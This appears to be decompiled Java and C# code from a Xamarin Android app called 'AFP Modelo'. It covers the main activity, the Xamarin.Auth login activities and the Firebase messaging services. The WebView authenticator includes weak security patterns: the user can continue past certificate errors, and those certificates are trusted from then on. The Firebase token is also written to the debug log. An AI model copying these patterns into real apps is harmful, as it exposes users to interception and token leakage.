7
8      private native boolean n_dispatchKeyEvent(KeyEvent keyEvent);
9
10     private native boolean n_dispatchKeyShortcutEvent(KeyEvent keyEvent
           );
11
12     private native boolean n_dispatchPopulateAccessibilityEvent(
           AccessibilityEvent accessibilityEvent);
13
```

```
14      private native boolean n_dispatchTouchEvent(MotionEvent motionEvent
            );
15
16      private native boolean n_dispatchTrackballEvent(MotionEvent
            motionEvent);
17
18      private native void n_onCreate(Bundle bundle);
19
20      private native void n_onDestroy();
21
22      private native void n_onPause();
23
24      private native void n_onRequestPermissionsResult(int i, String[]
            strArr, int[] iArr);
25
26      private native void n_onResume();
27
28      private native void n_onStart();
29
30      private native void n_onStop();
31
32      private native void n_onUserLeaveHint();
33
34      static {
35          Runtime.register("Modelo.Droid.MainActivity, Modelo.Droid",
                MainActivity.class, __md_methods);
36      }
37
38      public MainActivity() {
39          if (getClass() == MainActivity.class) {
40              TypeManager.Activate("Modelo.Droid.MainActivity, Modelo.
                    Droid", "", this, new Object[0]);
41          }
42      }
43
44      @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, android.
            support.v7.app.AppCompatActivity, android.support.v4.app.
            FragmentActivity, android.support.v4.app.SupportActivity,
            android.app.Activity
45      public void onCreate(Bundle bundle) {
46          n_onCreate(bundle);
47      }
48
49      @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, android.
            support.v4.app.FragmentActivity, android.app.Activity
50      public void onPause() {
51          n_onPause();
52      }
53
```

```
54      @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, android.
            support.v4.app.FragmentActivity, android.app.Activity
55      public void onResume() {
56          n_onResume();
57      }
58
59      @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, android.
            support.v7.app.AppCompatActivity, android.support.v4.app.
            FragmentActivity, android.app.Activity
60      public void onDestroy() {
61          n_onDestroy();
62      }
63
64      @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, android.
            support.v7.app.AppCompatActivity, android.support.v4.app.
            FragmentActivity, android.app.Activity
65      public void onStop() {
66          n_onStop();
67      }
68
69      @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, android.
            support.v7.app.AppCompatActivity, android.support.v4.app.
            FragmentActivity, android.app.Activity
70      public void onStart() {
71          n_onStart();
72      }
73
74      @Override // android.support.v4.app.FragmentActivity, android.app.
            Activity, android.support.v4.app.ActivityCompat.
            OnRequestPermissionsResultCallback
75      public void onRequestPermissionsResult(int i, String[] strArr, int
            [] iArr) {
76          n_onRequestPermissionsResult(i, strArr, iArr);
77      }
78
79      @Override // android.app.Activity, android.view.Window.Callback
80      public boolean dispatchGenericMotionEvent(MotionEvent motionEvent)
            {
81          return n_dispatchGenericMotionEvent(motionEvent);
82      }
83
84      @Override // android.support.v7.app.AppCompatActivity, android.
            support.v4.app.SupportActivity, android.app.Activity, android.
            view.Window.Callback
85      public boolean dispatchKeyEvent(KeyEvent keyEvent) {
86          return n_dispatchKeyEvent(keyEvent);
87      }
88
89      @Override // android.support.v4.app.SupportActivity, android.app.
            Activity, android.view.Window.Callback
```

```
90      public boolean dispatchKeyShortcutEvent(KeyEvent keyEvent) {
91          return n_dispatchKeyShortcutEvent(keyEvent);
92      }
93
94      @Override // android.app.Activity, android.view.Window.Callback
95      public boolean dispatchPopulateAccessibilityEvent(
            AccessibilityEvent accessibilityEvent) {
96          return n_dispatchPopulateAccessibilityEvent(accessibilityEvent)
                ;
97      }
98
99      @Override // android.app.Activity, android.view.Window.Callback
100     public boolean dispatchTouchEvent(MotionEvent motionEvent) {
101         return n_dispatchTouchEvent(motionEvent);
102     }
103
104     @Override // android.app.Activity, android.view.Window.Callback
105     public boolean dispatchTrackballEvent(MotionEvent motionEvent) {
106         return n_dispatchTrackballEvent(motionEvent);
107     }
108
109     @Override // android.app.Activity
110     public void onUserLeaveHint() {
111         n_onUserLeaveHint();
112     }
113
114     @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, mono.
            android.IGCUserPeer
115     public void monodroidAddReference(Object obj) {
116         if (this.refList == null) {
117             this.refList = new ArrayList();
118         }
119         this.refList.add(obj);
120     }
121
122     @Override // crc643f46942d9dd1fff9.FormsAppCompatActivity, mono.
            android.IGCUserPeer
123     public void monodroidClearReferences() {
124         if (this.refList != null) {
125             this.refList.clear();
126         }
127     }
128 }
```

Ejemplos de Android Callable Wrapper

WebAuthenticatorActivity.java:

```
1    public WebAuthenticatorActivity() {
2        if (getClass() == WebAuthenticatorActivity.class) {
3            TypeManager.Activate("Xamarin.Auth._MobileServices.
                 WebAuthenticatorActivity, Microsoft.Azure.Mobile.Client"
                 , "", this, new Object[0]);
4        }
5    }
```

WebViewActivity.java:

```
1    public WebViewActivity() {
2        if (getClass() == WebViewActivity.class) {
3            TypeManager.Activate("Xamarin.Auth._MobileServices.
                 WebViewActivity, Microsoft.Azure.Mobile.Client", "",
                 this, new Object[0]);
4        }
5    }
```

MyFirebaseIIDService.java:

```
1    public MyFirebaseIIDService() {
2        if (getClass() == MyFirebaseIIDService.class) {
3            TypeManager.Activate("Modelo.Droid.MyFirebaseIIDService,
                 Modelo.Droid", "", this, new Object[0]);
4        }
5    }
```

MyFirebaseMessagingService.java:

```
1    public MyFirebaseMessagingService() {
2        if (getClass() == MyFirebaseMessagingService.class) {
3            TypeManager.Activate("Modelo.Droid.
                 MyFirebaseMessagingService, Modelo.Droid", "", this, new
                  Object[0]);
4        }
5    }
```

Modelo.Droid.MainActivity

```
namespace Modelo.Droid
{
  [Activity(ConfigurationChanges = ConfigChanges.Orientation |
     ConfigChanges.ScreenSize, Icon = "@drawable/icon", Label = "AFP
     Modelo", LaunchMode = LaunchMode.Multiple, MainLauncher = true,
     Theme = "@style/splashscreen")]
  public class MainActivity : FormsAppCompatActivity
  {
    private const int _badgeCount = 0;
    private InteractionUtility _interactionUtilityInstance =
       InteractionUtility.GetInteractionUtility();

    protected override void OnCreate(Bundle bundle)
    {
      FormsAppCompatActivity.TabLayoutResource = 2131427421;
      FormsAppCompatActivity.ToolbarResource = 2131427422;
      this.SetTheme(2131624134);
      base.OnCreate(bundle);
      Xamarin.Forms.Forms.SetFlags("FastRenderers_Experimental");
      Xamarin.Forms.Forms.Init((Context) this, bundle);
      FormsMaps.Init((Activity) this, bundle);
      CurrentPlatform.Init();
      ImageCircleRenderer.Init();
      RoundedBoxViewRenderer.Init();
      CarouselView.FormsPlugin.Android.CarouselViewRenderer.Init();
      Plugin.Iconize.Iconize.Init(2131230987, 2131230952);
      TKGoogleMaps.Init((Activity) this, bundle);
      ToastNotification.Init((Activity) this);
      FirebaseMessaging.Instance.SubscribeToTopic("all");
      string token = FirebaseInstanceId.Instance.Token;
      string id = FirebaseInstanceId.Instance.Id;
      TokenUtility.GetTokenUtility().SetActualToken(token, id);
      try
      {
        ShortcutBadger.ApplyCount((Context) this, 0);
      }
      catch
      {
      }
      this.LoadApplication((Xamarin.Forms.Application) new Modelo.App((
         IPlatformInitializer) new MainActivity.AndroidInitializer()));
    }
}
```

Xamarin.Auth._MobileServices.FormAuthenticatorActivity

```
1
2  namespace Xamarin.Auth._MobileServices
3  {
4    [Activity(Label = "Web Authenticator")]
5    internal class FormAuthenticatorActivity : Activity
6    {
7      private Button signIn;
8      private ProgressBar progress;
9      private readonly Dictionary<FormAuthenticatorField, EditText>
           fieldEditors = new Dictionary<FormAuthenticatorField, EditText
           >();
10     internal static readonly ActivityStateRepository<
           FormAuthenticatorActivity.State> StateRepo = new
           ActivityStateRepository<FormAuthenticatorActivity.State>();
11     private FormAuthenticatorActivity.State state;
12
13     protected override void OnCreate(Bundle savedInstanceState)
14     {
15       base.OnCreate(savedInstanceState);
16       this.state = this.LastNonConfigurationInstance as
             FormAuthenticatorActivity.State;
17       if (this.state == null && this.Intent.HasExtra("StateKey"))
18       {
19         string stringExtra = this.Intent.GetStringExtra("StateKey");
20         this.state = FormAuthenticatorActivity.StateRepo.Remove(
               stringExtra);
21       }
22       if (this.state == null)
23       {
24         this.Finish();
25       }
26       else
27       {
28         this.Title = this.state.Authenticator.Title;
29         this.state.Authenticator.Completed += (EventHandler<
               AuthenticatorCompletedEventArgs>) ((s, e) =>
30         {
31           this.SetResult(e.IsAuthenticated ? Result.Ok : Result.
                 Canceled);
32           this.Finish();
33         });
34         this.state.Authenticator.Error += (EventHandler<
               AuthenticatorErrorEventArgs>) ((s, e) =>
35         {
36           if (!this.state.Authenticator.ShowErrors)
37             return;
38           if (e.Exception != null)
39             this.ShowError("Authentication Error", e.Exception);
40           else
```

```
41              this.ShowError("Authentication Error", e.Message);
42          });
43          this.BuildUI();
44        }
45      }
46
47      protected override void OnResume()
48      {
49        base.OnResume();
50        if (!this.state.Authenticator.AllowCancel || !this.state.
             Authenticator.IsAuthenticated())
51          return;
52        this.state.Authenticator.OnCancelled();
53      }
54
55      public override void OnBackPressed()
56      {
57        if (!this.state.Authenticator.AllowCancel)
58          return;
59        base.OnBackPressed();
60      }
61
62      private void BuildUI()
63      {
64        int num = 12;
65        LinearLayout child1 = new LinearLayout((Context) this)
66        {
67          Orientation = Orientation.Vertical
68        };
69        ScrollView scrollView = new ScrollView((Context) this);
70        scrollView.AddView((View) child1);
71        this.SetContentView((View) scrollView);
72        TableLayout tableLayout = new TableLayout((Context) this);
73        LinearLayout.LayoutParams layoutParams1 = new LinearLayout.
             LayoutParams(-2, -2);
74        layoutParams1.TopMargin = 12;
75        layoutParams1.LeftMargin = num;
76        layoutParams1.RightMargin = num;
77        tableLayout.LayoutParameters = (ViewGroup.LayoutParams)
             layoutParams1;
78        TableLayout child2 = tableLayout;
79        child2.SetColumnStretchable(1, true);
80        foreach (FormAuthenticatorField field in (IEnumerable<
             FormAuthenticatorField>) this.state.Authenticator.Fields)
81        {
82          TableRow child3 = new TableRow((Context) this);
83          TextView textView = new TextView((Context) this);
84          textView.Text = field.Title;
85          TableRow.LayoutParams layoutParams2 = new TableRow.LayoutParams
               (-2, -2);
```

```
86          layoutParams2.RightMargin = 6;
87          textView.LayoutParameters = (ViewGroup.LayoutParams)
               layoutParams2;
88          TextView child4 = textView;
89          child4.SetTextSize(ComplexUnitType.Sp, 20f);
90          child3.AddView((View) child4);
91          EditText editText = new EditText((Context) this);
92          editText.Hint = field.Placeholder;
93          EditText child5 = editText;
94          if (field.FieldType == FormAuthenticatorFieldType.Password)
95          {
96            child5.InputType = InputTypes.TextVariationPassword;
97            child5.TransformationMethod = (ITransformationMethod) new
                 PasswordTransformationMethod();
98          }
99          child3.AddView((View) child5);
100         this.fieldEditors[field] = child5;
101         child2.AddView((View) child3);
102       }
103       child1.AddView((View) child2);
104       LinearLayout linearLayout = new LinearLayout((Context) this);
105       linearLayout.Orientation = Orientation.Horizontal;
106       LinearLayout.LayoutParams layoutParams3 = new LinearLayout.
             LayoutParams(-1, -2);
107       layoutParams3.TopMargin = 24;
108       layoutParams3.LeftMargin = num;
109       layoutParams3.RightMargin = num;
110       linearLayout.LayoutParameters = (ViewGroup.LayoutParams)
             layoutParams3;
111       LinearLayout child6 = linearLayout;
112       child1.AddView((View) child6);
113       ProgressBar progressBar = new ProgressBar((Context) this);
114       progressBar.Visibility = this.state.IsSigningIn ? ViewStates.
             Visible : ViewStates.Gone;
115       progressBar.Indeterminate = true;
116       this.progress = progressBar;
117       child6.AddView((View) this.progress);
118       Button button1 = new Button((Context) this);
119       button1.Text = "Sign In";
120       button1.LayoutParameters = (ViewGroup.LayoutParams) new
             LinearLayout.LayoutParams(-1, -2);
121       this.signIn = button1;
122       this.signIn.Click += new EventHandler(this.HandleSignIn);
123       child6.AddView((View) this.signIn);
124       if (!(this.state.Authenticator.CreateAccountLink != (System.Uri)
             null))
125         return;
126       Button button2 = new Button((Context) this);
127       button2.Text = "Create Account";
```

```
128       LinearLayout.LayoutParams layoutParams4 = new LinearLayout.
              LayoutParams(-1, -2);
129       layoutParams4.TopMargin = 12;
130       layoutParams4.LeftMargin = num;
131       layoutParams4.RightMargin = num;
132       button2.LayoutParameters = (ViewGroup.LayoutParams) layoutParams4
              ;
133       Button child7 = button2;
134       child7.Click += new EventHandler(this.HandleCreateAccount);
135       child1.AddView((View) child7);
136     }
137
138     private void HandleSignIn(object sender, EventArgs e)
139     {
140       if (this.state.IsSigningIn)
141         return;
142       this.state.IsSigningIn = true;
143       foreach (KeyValuePair<FormAuthenticatorField, EditText>
              fieldEditor in this.fieldEditors)
144       {
145         fieldEditor.Key.Value = fieldEditor.Value.Text;
146         fieldEditor.Value.Enabled = false;
147       }
148       this.signIn.Enabled = false;
149       this.progress.Visibility = ViewStates.Visible;
150       this.state.CancelSource = new CancellationTokenSource();
151       this.state.Authenticator.SignInAsync(this.state.CancelSource.
              Token).ContinueWith((Action<Task<Account>>) (task =>
152       {
153         this.state.IsSigningIn = false;
154         foreach (KeyValuePair<FormAuthenticatorField, EditText>
                fieldEditor in this.fieldEditors)
155           fieldEditor.Value.Enabled = true;
156         this.signIn.Enabled = true;
157         this.progress.Visibility = ViewStates.Gone;
158         this.state.CancelSource = (CancellationTokenSource) null;
159         if (task.IsFaulted)
160           this.state.Authenticator.OnError((System.Exception) task.
                  Exception);
161         else
162           this.state.Authenticator.OnSucceeded(task.Result);
163       }), TaskScheduler.FromCurrentSynchronizationContext());
164     }
165
166     private void HandleCreateAccount(object sender, EventArgs e) =>
          this.StartActivity(new Intent("android.intent.action.VIEW",
          Android.Net.Uri.Parse(this.state.Authenticator.CreateAccountLink
          .AbsoluteUri)));
167
```

```
168     public override Java.Lang.Object OnRetainNonConfigurationInstance()
            => (Java.Lang.Object) this.state;
169
170     protected override void OnSaveInstanceState(Bundle outState) =>
           base.OnSaveInstanceState(outState);
171
172     internal class State : Java.Lang.Object
173     {
174       public FormAuthenticator Authenticator;
175       public CancellationTokenSource CancelSource;
176       public bool IsSigningIn;
177     }
178   }
179 }
```

Xamarin.Auth._MobileServices.WebAuthenticatorActivity

```
1  namespace Xamarin.Auth._MobileServices
2  {
3    [Activity(Label = "Web Authenticator")]
4    internal class WebAuthenticatorActivity :
        AccountAuthenticatorActivity
5    {
6      private WebView webView;
7      internal static readonly ActivityStateRepository<
          WebAuthenticatorActivity.State> StateRepo = new
          ActivityStateRepository<WebAuthenticatorActivity.State>();
8      private WebAuthenticatorActivity.State state;
9
10     protected override void OnCreate(Bundle savedInstanceState)
11     {
12       base.OnCreate(savedInstanceState);
13       this.state = this.LastNonConfigurationInstance as
            WebAuthenticatorActivity.State;
14       if (this.state == null && this.Intent.HasExtra("StateKey"))
15       {
16         string stringExtra = this.Intent.GetStringExtra("StateKey");
17         this.state = WebAuthenticatorActivity.StateRepo.Remove(
              stringExtra);
18       }
19       if (this.state == null)
20       {
21         this.Finish();
22       }
23       else
24       {
25         this.Title = this.state.Authenticator.Title;
```

```
26          this.state.Authenticator.Completed += (EventHandler<
               AuthenticatorCompletedEventArgs>) ((s, e) =>
27          {
28            this.SetResult(e.IsAuthenticated ? Result.Ok : Result.
                 Canceled);
29            if (e.IsAuthenticated && this.state.Authenticator.
                 GetAccountResult != null)
30            {
31              AccountResult accountResult = this.state.Authenticator.
                   GetAccountResult(e.Account);
32              Bundle result = new Bundle();
33              result.PutString("accountType", accountResult.AccountType);
34              result.PutString("authAccount", accountResult.Name);
35              result.PutString("authtoken", accountResult.Token);
36              result.PutString("accountAuthenticatorResponse", e.Account.
                   Serialize());
37              this.SetAccountAuthenticatorResult(result);
38            }
39            this.Finish();
40          });
41          this.state.Authenticator.Error += (EventHandler<
               AuthenticatorErrorEventArgs>) ((s, e) =>
42          {
43            if (!this.state.Authenticator.ShowErrors)
44              return;
45            if (e.Exception != null)
46              this.ShowError("Authentication Error e.Exception = ", e.
                   Exception);
47            else
48              this.ShowError("Authentication Error e.Message = ", e.
                   Message);
49            this.BeginLoadingInitialUrl();
50          });
51          WebView webView = new WebView((Context) this);
52          webView.Id = 42;
53          this.webView = webView;
54          this.webView.Settings.JavaScriptEnabled = true;
55          this.webView.SetWebViewClient((WebViewClient) new
               WebAuthenticatorActivity.Client(this));
56          this.SetContentView((View) this.webView);
57          if (savedInstanceState != null)
58          {
59            this.webView.RestoreState(savedInstanceState);
60          }
61          else
62          {
63            if (this.Intent.GetBooleanExtra("ClearCookies", true))
64              WebAuthenticator.ClearCookies();
65            this.BeginLoadingInitialUrl();
66          }
```

```
67        }
68      }
69
70      protected override void OnResume()
71      {
72        base.OnResume();
73        if (!this.state.Authenticator.AllowCancel || !this.state.
             Authenticator.IsAuthenticated())
74          return;
75        this.state.Authenticator.OnCancelled();
76      }
77
78      private void BeginLoadingInitialUrl() => this.state.Authenticator.
           GetInitialUrlAsync().ContinueWith((Action<Task<System.Uri>>) (t
           =>
79      {
80        if (t.IsFaulted)
81        {
82          if (!this.state.Authenticator.ShowErrors)
83            return;
84          this.ShowError("Authentication Error t.Exception = ", (System.
               Exception) t.Exception);
85        }
86        else
87          this.webView.LoadUrl(t.Result.AbsoluteUri);
88      }), TaskScheduler.FromCurrentSynchronizationContext());
89
90      public override void OnBackPressed()
91      {
92        if (!this.state.Authenticator.AllowCancel)
93          return;
94        this.state.Authenticator.OnCancelled();
95      }
96
97      public override Java.Lang.Object OnRetainNonConfigurationInstance()
           => (Java.Lang.Object) this.state;
98
99      protected override void OnSaveInstanceState(Bundle outState)
100     {
101       base.OnSaveInstanceState(outState);
102       this.webView.SaveState(outState);
103     }
104
105     private void BeginProgress(string message) => this.webView.Enabled
           = false;
106
107     private void EndProgress() => this.webView.Enabled = true;
108
109     internal class State : Java.Lang.Object
110     {
```

```
111       public WebAuthenticator Authenticator;
112     }
113
114     private class Client : WebViewClient
115     {
116       private WebAuthenticatorActivity activity;
117       private HashSet<SslCertificate> sslContinue;
118       private Dictionary<SslCertificate, List<SslErrorHandler>>
              inProgress;
119
120       public Client(WebAuthenticatorActivity activity) => this.activity
              = activity;
121
122       public override bool ShouldOverrideUrlLoading(WebView view,
              string url)
123       {
124         string scheme = Android.Net.Uri.Parse(url).Scheme;
125         string host = Android.Net.Uri.Parse(url).Host;
126         this.activity.state.Authenticator.Host = host;
127         this.activity.state.Authenticator.Scheme = scheme;
128         StringBuilder stringBuilder = new StringBuilder();
129         stringBuilder.Append("Xamarin.Auth._MobileServices.Android.
              WebAuthenticatorActivity").AppendLine("");
130         stringBuilder.Append("             Scheme = ").AppendLine(
              scheme);
131         stringBuilder.Append("             Host   = ").AppendLine(host)
              ;
132         return (url == null || !(scheme == "http")) && (url == null ||
              !(scheme == "https"));
133       }
134
135       public override void OnPageStarted(WebView view, string url,
              Bitmap favicon)
136       {
137         System.Uri url1 = new System.Uri(url);
138         this.activity.state.Authenticator.OnPageLoading(url1);
139         this.activity.BeginProgress(url1.Authority);
140       }
141
142       public override void OnPageFinished(WebView view, string url)
143       {
144         this.activity.state.Authenticator.OnPageLoaded(new System.Uri(
              url));
145         this.activity.EndProgress();
146       }
147
148       public override void OnReceivedSslError(
149         WebView view,
150         SslErrorHandler handler,
151         SslError error)
```

```
152       {
153         if (this.sslContinue == null)
154         {
155           WebAuthenticatorActivity.Client.
                SslCertificateEqualityComparer comparer = new
                WebAuthenticatorActivity.Client.
                SslCertificateEqualityComparer();
156           this.sslContinue = new HashSet<SslCertificate>((
                IEqualityComparer<SslCertificate>) comparer);
157           this.inProgress = new Dictionary<SslCertificate, List<
                SslErrorHandler>>((IEqualityComparer<SslCertificate>)
                comparer);
158         }
159         List<SslErrorHandler> sslErrorHandlerList;
160         if (this.inProgress.TryGetValue(error.Certificate, out
              sslErrorHandlerList))
161           sslErrorHandlerList.Add(handler);
162         else if (this.sslContinue.Contains(error.Certificate))
163         {
164           handler.Proceed();
165         }
166         else
167         {
168           this.inProgress[error.Certificate] = new List<SslErrorHandler
                >();
169           AlertDialog.Builder builder = new AlertDialog.Builder((
                Context) this.activity);
170           builder.SetTitle("Security warning");
171           builder.SetIcon(17301543);
172           builder.SetMessage("There are problems with the security
                certificate for this site.");
173           builder.SetNegativeButton("Go back", (EventHandler<
                DialogClickEventArgs>) ((sender, args) =>
174           {
175             this.UpdateInProgressHandlers(error.Certificate, (Action<
                  SslErrorHandler>) (h => h.Cancel()));
176             handler.Cancel();
177           }));
178           builder.SetPositiveButton("Continue", (EventHandler<
                DialogClickEventArgs>) ((sender, args) =>
179           {
180             this.sslContinue.Add(error.Certificate);
181             this.UpdateInProgressHandlers(error.Certificate, (Action<
                  SslErrorHandler>) (h => h.Proceed()));
182             handler.Proceed();
183           }));
184           builder.Create().Show();
185         }
186       }
187
```

```
188         private void UpdateInProgressHandlers(
189           SslCertificate certificate,
190           Action<SslErrorHandler> update)
191         {
192           List<SslErrorHandler> sslErrorHandlerList;
193           if (!this.inProgress.TryGetValue(certificate, out
                sslErrorHandlerList))
194             return;
195           foreach (SslErrorHandler sslErrorHandler in sslErrorHandlerList
                )
196             update(sslErrorHandler);
197           sslErrorHandlerList.Clear();
198         }
199
200         private class SslCertificateEqualityComparer : IEqualityComparer<
              SslCertificate>
201         {
202           public bool Equals(SslCertificate x, SslCertificate y) => this.
                Equals(x.IssuedTo, y.IssuedTo) && this.Equals(x.IssuedBy, y.
                IssuedBy) && x.ValidNotBeforeDate.Equals((Java.Lang.Object)
                y.ValidNotBeforeDate) && x.ValidNotAfterDate.Equals((Java.
                Lang.Object) y.ValidNotAfterDate);
203
204           private bool Equals(SslCertificate.DName x, SslCertificate.
                DName y)
205           {
206             if (x == y)
207               return true;
208             return x != null && y != null && x.GetDName().Equals(y.
                  GetDName());
209           }
210
211           public int GetHashCode(SslCertificate obj) => ((this.
                GetHashCode(obj.IssuedTo) * 397 ^ this.GetHashCode(obj.
                IssuedBy)) * 397 ^ obj.ValidNotBeforeDate.GetHashCode()) *
                397 ^ obj.ValidNotAfterDate.GetHashCode();
212
213           private int GetHashCode(SslCertificate.DName dname) => dname.
                GetDName().GetHashCode();
214         }
215       }
216     }
217 }
```

Xamarin.Auth._MobileServices.WebViewActivity

```
namespace Xamarin.Auth._MobileServices
{
  [Activity(Label = "@string/title_activity_webview", Theme = "@android
     :style/Theme.DeviceDefault")]
  public class WebViewActivity : Activity
  {
    public const string EXTRA_URL = "extra.url";

    protected override void OnCreate(Bundle savedInstanceState)
    {
      base.OnCreate(savedInstanceState);
      this.SetContentView(Resource.Layout.activity_webview);
      string stringExtra = this.Intent.GetStringExtra("extra.url");
      WebView viewById = this.FindViewById<WebView>(Resource.Id.webview
         );
      viewById.SetWebViewClient(new WebViewClient());
      viewById.Settings.JavaScriptEnabled = true;
      this.Title = stringExtra;
      viewById.LoadUrl(stringExtra);
    }

    public override bool OnOptionsItemSelected(IMenuItem item)
    {
      if (item.ItemId != 16908332)
        return base.OnOptionsItemSelected(item);
      this.Finish();
      return true;
    }
  }
}
```

Xamarin.Auth._MobileServices.WebAuthenticatorNativeBrowserActivity

```
namespace Xamarin.Auth._MobileServices
{
  [Activity(Label = "Web Authenticator Native Broswer", LaunchMode =
     LaunchMode.SingleTop)]
  public class WebAuthenticatorNativeBrowserActivity :
     AccountAuthenticatorActivity
  {
    internal static readonly ActivityStateRepository<
       WebAuthenticatorNativeBrowserActivity.State> StateRepo = new
       ActivityStateRepository<WebAuthenticatorNativeBrowserActivity.
       State>();
    private WebAuthenticatorNativeBrowserActivity.State state;
    private bool customTabsShown;
```

```
9
10      protected override void OnCreate(Bundle savedInstanceState)
11      {
12        base.OnCreate(savedInstanceState);
13        this.state = this.LastNonConfigurationInstance as
             WebAuthenticatorNativeBrowserActivity.State;
14        if (this.state == null && this.Intent.HasExtra("StateKey"))
15        {
16          string stringExtra = this.Intent.GetStringExtra("StateKey");
17          this.state = WebAuthenticatorNativeBrowserActivity.StateRepo.
               Remove(stringExtra);
18        }
19        if (this.state == null)
20        {
21          this.Finish();
22        }
23        else
24        {
25          this.state.Authenticator.Completed += (EventHandler<
               AuthenticatorCompletedEventArgs>) ((s, e) =>
26          {
27            this.SetResult(e.IsAuthenticated ? Result.Ok : Result.
                 Canceled);
28            if (e.IsAuthenticated && this.state.Authenticator.
                 GetAccountResult != null)
29            {
30              AccountResult accountResult = this.state.Authenticator.
                   GetAccountResult(e.Account);
31              Bundle result = new Bundle();
32              result.PutString("accountType", accountResult.AccountType);
33              result.PutString("authAccount", accountResult.Name);
34              result.PutString("authtoken", accountResult.Token);
35              result.PutString("accountAuthenticatorResponse", e.Account.
                   Serialize());
36              this.SetAccountAuthenticatorResult(result);
37            }
38            this.CloseCustomTabs();
39          });
40          this.state.Authenticator.Error += (EventHandler<
               AuthenticatorErrorEventArgs>) ((s, e) =>
41          {
42            if (!this.state.Authenticator.ShowErrors)
43              return;
44            if (e.Exception != null)
45              this.ShowError("Authentication Error e.Exception = ", e.
                   Exception);
46            else
47              this.ShowError("Authentication Error e.Message = ", e.
                   Message);
48            this.BeginLoadingInitialUrl();
```

```
49          });
50          CustomTabsConfiguration.Initialize((Activity) this);
51          CustomTabsConfiguration.UICustomization();
52          CustomTabsConfiguration.CustomTabActivityHelper.
               LaunchUrlWithCustomTabsOrFallback((Activity) this,
               CustomTabsConfiguration.CustomTabsIntent,
               CustomTabsConfiguration.UriAndroidOS, (ICustomTabFallback)
               CustomTabsConfiguration.WebViewFallback);
53        }
54      }
55
56      protected void CloseCustomTabs()
57      {
58        this.Finish();
59        this.CloseCustomTabsProcessKill();
60      }
61
62      protected void CloseCustomTabsProcessKill()
63      {
64        foreach (ActivityManager.RunningAppProcessInfo
             runningAppProcessInfo in (this.GetSystemService("activity") as
              ActivityManager).RunningAppProcesses.ToList<ActivityManager.
             RunningAppProcessInfo>())
65        {
66          if (runningAppProcessInfo.ProcessName.Contains("com.android.
               browser"))
67           Process.KillProcess(runningAppProcessInfo.Pid);
68        }
69      }
70
71      protected override void OnPause()
72      {
73        base.OnPause();
74        this.customTabsShown = true;
75      }
76
77      protected override void OnResume()
78      {
79        base.OnResume();
80        if (this.state.Authenticator.AllowCancel && this.customTabsShown)
81          this.state.Authenticator.OnCancelled();
82        this.customTabsShown = false;
83      }
84
85      private void BeginLoadingInitialUrl() => this.state.Authenticator.
           GetInitialUrlAsync().ContinueWith((Action<Task<Uri>>) (t =>
86      {
87        if (!t.IsFaulted || !this.state.Authenticator.ShowErrors)
88          return;
```

```
89        this.ShowError("Authentication Error t.Exception = ", (System.
              Exception) t.Exception);
90      }), TaskScheduler.FromCurrentSynchronizationContext());
91
92      public override void OnBackPressed()
93      {
94        if (this.state.Authenticator.AllowCancel)
95          this.state.Authenticator.OnCancelled();
96        this.Finish();
97      }
98
99      public override Java.Lang.Object OnRetainNonConfigurationInstance()
            => (Java.Lang.Object) this.state;
100
101     protected override void OnSaveInstanceState(Bundle outState) =>
            base.OnSaveInstanceState(outState);
102
103     private void BeginProgress(string message)
104     {
105     }
106
107     private void EndProgress()
108     {
109     }
110
111     internal class State : Java.Lang.Object
112     {
113       public WebAuthenticator Authenticator;
114     }
115   }
116 }
```

Modelo.Droid.MyFirebaseIIDService

```
1  using Android.App;
2  using Android.Util;
3  using Firebase.Iid;
4  using Modelo.Utilidades;
5
6  namespace Modelo.Droid
7  {
8    [Service]
9    [IntentFilter(new string[] {"com.google.firebase.INSTANCE_ID_EVENT"})
         ]
10   internal class MyFirebaseIIDService : FirebaseInstanceIdService
11   {
12     private const string TAG = "MyFirebaseIIDService";
13
```

```
14      public override void OnTokenRefresh()
15      {
16        string token = FirebaseInstanceId.Instance.Token;
17        string id = FirebaseInstanceId.Instance.Id;
18        Log.Debug(nameof (MyFirebaseIIDService), "Refreshed token: " +
              token);
19        TokenUtility.GetTokenUtility().UpdateToken(token, id);
20      }
21    }
22  }
```

Modelo.Droid.MyFirebaseMessagingService

```
1   namespace Modelo.Droid
2   {
3     [Service]
4     [IntentFilter(new string[] {"com.google.firebase.MESSAGING_EVENT", "
          com.google.firebase.INSTANCE_ID_EVENT"})]
5     internal class MyFirebaseMessagingService : FirebaseMessagingService
6     {
7       private const string KEY_NAME_ID_MESSAGE = "IdMessage";
8       private const int StartId = 123;
9       private int _count;
10      private object _lock = new object();
11
12      public override void OnMessageReceived(RemoteMessage message) =>
            this.ShowNotification(message);
13
14      private void ShowNotification(RemoteMessage message)
15      {
16        IDictionary<string, string> data = message.Data;
17        string title = data["modapp_title"];
18        string text = data["modapp_body"];
19        int badgeCount = int.Parse(data["modapp_badge"]);
20        int id = 0;
21        lock (this._lock)
22        {
23          id = this._count;
24          this._count.ToString();
25          ++this._count;
26        }
27        Intent intent = typeof (Activity).IsAssignableFrom(typeof (
              MainActivity)) ? new Intent(Application.Context, typeof (
              MainActivity)) : this.PackageManager.GetLaunchIntentForPackage
              (this.PackageName);
28        PendingIntent activity = PendingIntent.GetActivity(Application.
              Context, 123 + id, intent, PendingIntentFlags.UpdateCurrent);
```

```
29        Android.App.Notification notification = new Android.App.
             Notification.Builder(Application.Context).SetContentTitle(
             title).SetContentText(text).SetSmallIcon(2131165496).
             SetPriority(1).SetDefaults(NotificationDefaults.All).
             SetAutoCancel(true).SetContentIntent(activity).Build();
30        ((NotificationManager) this.GetSystemService("notification")).
             Notify(id, notification);
31        try
32        {
33          ShortcutBadger.ApplyCount((Context) this, badgeCount);
34        }
35        catch
36        {
37        }
38      }
39    }
40  }
```

Android.Support.CustomTabs.KeepAliveService

```
1   namespace Android.Support.CustomTabs
2   {
3     [Service]
4     public class KeepAliveService : Service
5     {
6       private static readonly Binder binder = new Binder();
7
8       public override IBinder OnBind(Intent intent) => (IBinder)
           KeepAliveService.binder;
9     }
10  }
```